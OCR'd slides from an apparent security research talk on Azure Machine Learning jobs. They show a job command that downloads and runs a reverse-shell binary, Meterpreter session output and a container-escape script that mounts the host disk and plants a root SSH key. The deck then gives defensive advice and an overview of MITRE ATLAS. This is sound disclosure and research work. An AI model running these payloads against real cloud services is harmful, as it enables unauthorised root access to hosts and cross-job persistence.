
- Have cloud service logging enabled & in-place
- Logging for Managed Identity usage could be done better
- Scope identities following principles of least privilege
- Defense-in-Depth w.r.t Cloud environments is a good win
- Threat model environments for possible scenarios of compromise

The Funhouse of Experiments: A Rollercoaster Ride



Other Angles of Learning

- Container Escape in Azure ML Jobs
- No* cross-tenant scenarios
- No* Dependency Confusion in npm packages
- No* misconfigurations in Jupyter implementation



Container Escape in AML Jobs

- Job: Command to execute in a specific environment
- Used to perform model training/inference
- Can track metrics, logs, outputs, performance

- Environment: Docker Image (dependencies, tools, libraries etc.)
- Environment can be curated/custom

Creating a training job

1. Compute
2. Environment
3. Job settings
4. Review

Compute

Select an existing compute target

Select compute type

Automatic compute (Preview)

Virtual machine type

- (•) CPU
- ( ) GPU

Virtual machine tier

- (•) Dedicated
- ( ) Low priority


Virtual machine size

Standard_DS3_v2 (4 core(s), 14GB RAM, 28GB storage, $0.43/hr)

Number of instances

1

Specifying an environment




```
1   FROM debian:latest
2
3   RUN apt update -y && apt install curl wget net-tools ssh -y
```

Questions

- Where does the job run in? And on what?
- Can I escalate from the container-to-host?
- Is the underlying host shared across other users/tenants?
- Are there nearby hosts to poke around?

Fetch a Shell !

Enter the command to start the job *

```
curl https://webhook.site/f122bf3f-619d-4aca-90c5-acc9cf9a8638

sleep 30

wget [illegible]/reverse && chmod +x reverse

sleep 30

./reverse
```

The command will run from the root of the uploaded code folder. Add any parameters and input references as needed.

ns@kali: ~

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8080
[*] Sending stage (3045348 bytes) to 20.239.30.32
[*] Meterpreter session 2 opened (192.168.10.55:8080 -
> 20.239.30.32:1025) at 2022-11-15 00:48:10 +0530
```

```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/
) ...
20.239.30.32 - - [15/Nov/2022 00:47:36] "GET /reverse H
TTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(ns__kali)-[~]
└─$
```

Listing running processes

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8080
[*] Sending stage (3045348 bytes) to 20.239.30.32
[*] Meterpreter session 2 opened (192.168.10.55:8080 -> 20.239.30.32:1025) at 2022-11-15 00:48:10 +0530

meterpreter > shell
Process 18 created.
Channel 1 created.
whoami
root
ps faux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 224072 17048 ?        Ssl  19:17   0:00 /mnt/azureml/cr/j/274891a01674423bbbe7
root        11  0.0  0.0   3176  3064 ?        Ss   19:17   0:00 ./reverse
root        18  0.0  0.0   2476   580 ?        S    19:18   0:00  \_ /bin/sh
root        20  0.0  0.0   6752  3052 ?        R    19:18   0:00      \_ ps faux
```

Escaping the Container

aml-jobs-escape.sh

```
sudo su
mkdir -p /hostOS
mount UUID=$(cat /proc/cmdline | sed s,=,\ ,g | awk '{print $5}') /hostOS
chroot /hostOS
ssh-keygen -N "" -f /tmp/test
cat /tmp/test.pub > /root/.ssh/authorized_keys
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -i /tmp/test root@127.0.0.1
```

Credits: Docker API Honeypots + Percussive Elbow's docker-escape-tool

Findings

- Where does the job run in? And on what? → Microsoft subscription, VMs
- Can I escalate from the container-to-host? → Yes (Privileged Containers)
- Is the underlying host shared across other users/tenants? No
- Are there nearby hosts to poke around? (Only for the jobs you create)


One Last Question

- Where does the job run in? And on what? → Microsoft subscription, VMs
- Can I escalate from the container-to-host? → Yes (Privileged Containers)
- Is the underlying host shared across other users/tenants? No
- Are there nearby hosts to poke around? (Only for the jobs you create)
- Could the hosts be re-used?

Verifying host re-use

- Create a malicious job which creates a file on the underlying host
- Delete the job from the workspace
- Create a new job in the same workspace
- Expectation: File is removed (i.e., New job → New VM)
- Observation: File exists (at times) (i.e., New job → Old VM)

Learning




Where do we go now?

Secure Azure Machine Learning workspace resources using virtual networks (VNets)


Article • 04/04/2023 • 19 contributors

Feedback

In this article



Source: MS Docs



Use Private Links, Bastion, Endpoints

Network Isolation Options

Basics | **Networking** | Encryption | Identity | Tags | Review + create

Network isolation

Choose the type of network isolation you need for your workspace, from not isolated at all to an entirely separate virtual network managed by Azure Machine Learning. Learn more about managed network isolation

Public

- Workspace is accessed via public endpoint
- Compute can access public resources
- Outbound data movement is unrestricted

Learn more about public networks

Private with Internet Outbound

- Workspace is accessed via private endpoint
- Compute can access private resources
- Outbound data movement is unrestricted

Learn more about private networks

Private with Approved Outbound

- Workspace is accessed via private endpoint
- Compute can access allowlisted resources only
- Outbound data movement is restricted to approved targets

Learn more about data exfiltration protection

- Monitor Cloud environments for changes
- Setup logging using Cloud Native solutions
- Leverage frameworks (e.g., Azure Threat Research Matrix)
- ‘Trust, but verify’ (e.g., Integrity of Jupyter notebooks, scripts etc)
- Examine managed services to uncover silent threats
- Implement the principle of least privilege (e.g., use custom roles)

MITRE ATLAS™ Framework for MLaaS Environments

Reconnaissance &	Resource Development &	Initial Access &	ML Model Access	Execution &	Persistence &	Defense Evasion &	Discovery &	Collection &	ML Attack Staging	Exfiltration &	Impact &
5 techniques	7 techniques	4 techniques	4 techniques	2 techniques	2 techniques	1 technique	3 techniques	3 techniques	4 techniques	2 techniques	7 techniques
Search for Victim's Publicly Available Research Materials	Acquire Public ML Artifacts	ML Supply Chain Compromise	ML Model Inference API Access	User Execution &	Poison Training Data	Evade ML Model	Discover ML Model Ontology	ML Artifact Collection	Create Proxy ML Model	Exfiltration via ML Inference API	Evade ML Model
Search for Publicly Available Adversarial Vulnerability Analysis	Obtain Capabilities &	Valid Accounts &	ML-Enabled Product or Service	Command and Scripting Interpreter &	Backdoor ML Model		Discover ML Model Family	Data from Information Repositories &	Backdoor ML Model	Exfiltration via Cyber Means	Denial of ML Service
Search Victim-Owned Websites	Develop Adversarial ML Attack Capabilities	Evade ML Model	Physical Environment Access				Discover ML Artifacts	Data from Local System &	Verify Attack		Spamming ML System with Chaff Data
Search Application Repositories	Acquire Infrastructure	Exploit Public-Facing Application &	Full ML Model Access						Craft Adversarial Data		Erode ML Model Integrity
Active Scanning &	Publish Poisoned Datasets										Cost Harvesting
	Poison Training Data										ML Intellectual Property Theft
	Establish Accounts &										System Misuse for External Effect

ATLAS Case Studies

Compromised PyTorch Dependency Chain

Incident

Incident Date: **25 December 2022** | Reporter: **PyTorch**
Actor: **Unknown** | Target: **PyTorch**

DOWNLOAD DATA

Microsoft Azure Service Disruption

Incident Date: **2020**
Actor: **Microsoft AI Red Team** | Target: **Internal Microsoft Azure Service**

Case Studies of attacks on ML systems

Acknowledgements

TREND MICRO™

David Fiser (@anu4is)

Magno Oliveira (@magnologan)

ZERO DAY INITIATIVE

@thezdi

we need to secure our present, first.

THANK YOU!